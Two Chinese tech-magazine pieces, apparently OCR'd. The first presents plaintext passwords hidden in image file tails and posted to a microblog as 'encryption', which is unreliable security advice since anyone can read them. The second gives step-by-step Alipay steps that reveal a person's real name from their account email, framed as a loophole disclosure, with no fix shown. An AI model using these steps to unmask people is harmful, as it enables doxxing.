加密密码？我织围脖！

suno

我们的生活现在是越来越依赖网络，我们的网络身份也是越来越多。这本是好事，然而麻烦也随之而来：如果不想冒一套密码走遍天下的风险，那每当我们多一个ID，就要多记住一套密码。而出于安全的考虑，现在的密码多会限制不能为弱口令，密码的长度和组合还有规定（例如QQ凸=。=凸），光是想一套密码就够让我们费神了，还要记住这么多套密码，简直是Mission Impossible。要是写成文本记下来吧，却又怕犯了密码保护的第一条大忌：明文记录密码将使密码形同虚设。何况，像我这种热衷于把房间弄成灾区的宅男，要找一张小小的记录文件，恐怕会比挖掘木乃伊还难。

难道还得专门买个保险柜？真的就没有更简便的方法么？有！有围脖就可以……什么？写在围脖上太明目张胆？当然不是明文发上去，要经过加密……什么？加密太麻烦？要求真多，不过，我还真有简便的加密方案。

打开系统自带的画图工具，写下你所要记录密码的对应网站网址（图1）。保存为GIF、JPG或PNG等围脖允许上传的图片格式。




图1

用任意一款16进制编辑器打开图片文件。把光标拖动到文件的最末尾，然后在Ascii栏目输入要记录的ID和密码（图2）。如果要调整对齐格式，推荐使用通过输入空格占位，因为其它字符会显示成一个“.”。

```
000019F0: 00 28 A2 8A 00 28 A2 8A 00 28 A2 8A 00 28 A2 8A  .(  .(  .(  .(
00001A00: 00 28 A2 8A 00 28 A2 8A 00 28 A2 8A 00 28 A2 8A  .(  .(  .(  .(
00001A10: 00 FF D9 20 20 20 20 20 20 20 20 20 20 20 20 20  .ÿÙ
00001A20: 49 44 3A 73 75 6E 6F 20 20 20 20 20 20 20 20 20  ID:suno
00001A30: 50 57 3A 2A 2A 2A 2A 2A 2A 2A 2A 20 20 20 20 20  PW:********
```

图2

注意这里必须用16进制编辑器。本来我想直接修改文件后缀名，觉得用记事本打开更简便，但后来发现记事本用的是文本的保存方式，保存后图片文件就不是一张正常的图片了。

保存。把图片传到围脖上，密码记录工作就完成了。不过最后还有个检验工作，有些围脖网站会自动在上传的照片上打水印（图3），这样会改变图片文件的内容，有可能覆盖我们记录的密码信息。我想到最简单的解决办法就是对冲。直接保存加了水印的图片，然后以此添加密码信息。这种对冲的解决方法，在新浪围脖上试验成功。




图3

能不能跳过以上步骤，直接用已有的图片？当然可以！我这么写，一方面是为了更容易理解，一方面也是为了给画图程序——我第一个会使用的电脑程序增加点曝光率：）

至于查看密码信息，那就简单得多了。登陆围脖，保存图片文件（注意必须是原图，不是缩略预览图），直接修改图片文件的后缀名为“.txt”，就可以用记事本打开查阅了。

当然，我这篇文章一公布以后，这种简单的加密方法的安全性就会大大降低。不过，方法是死的，人是活的，只要灵活变通，在细节处做修改，例如改成论坛附件，或者对添加进图片文件的密码信息稍做处理，就一定能修改出一套为你量身订做的密码加密方案。

小议支付宝实名查询漏洞和解决方法

CC米业




图1

支付宝是大家再熟悉不过的日常工具了，但是谁知道支付宝却可以成为黑客社工，人肉搜索的帮凶呢？通过本文你就会发现，一个小小的支付宝账号竟可以推导到你的真名。

我们现在就来演练查询账号到真名的过程。首先登陆支付宝，在右侧的选项中选择“立即充值”，如图1。进入充值页面后，在上方选择“给其他账户充值”，如图2。现在进入了充值页面，输入对方的支付宝账号（即对方邮箱；支付宝的注册流程中要求账号名称为邮箱）。点充值，如图3。出现了什么？对方的真实姓名！从邮箱到你的真名，这是在黑客社工、人肉搜索中的巨大跨越。




图2




图3

同样还有一个类似的实名漏洞。在联系人中选择“添加联系人”，如图4。输入对方账户后点击“添加”。如图5。一样的，在对方邮箱前出现了对方的真实姓名。




图4




图5




图6

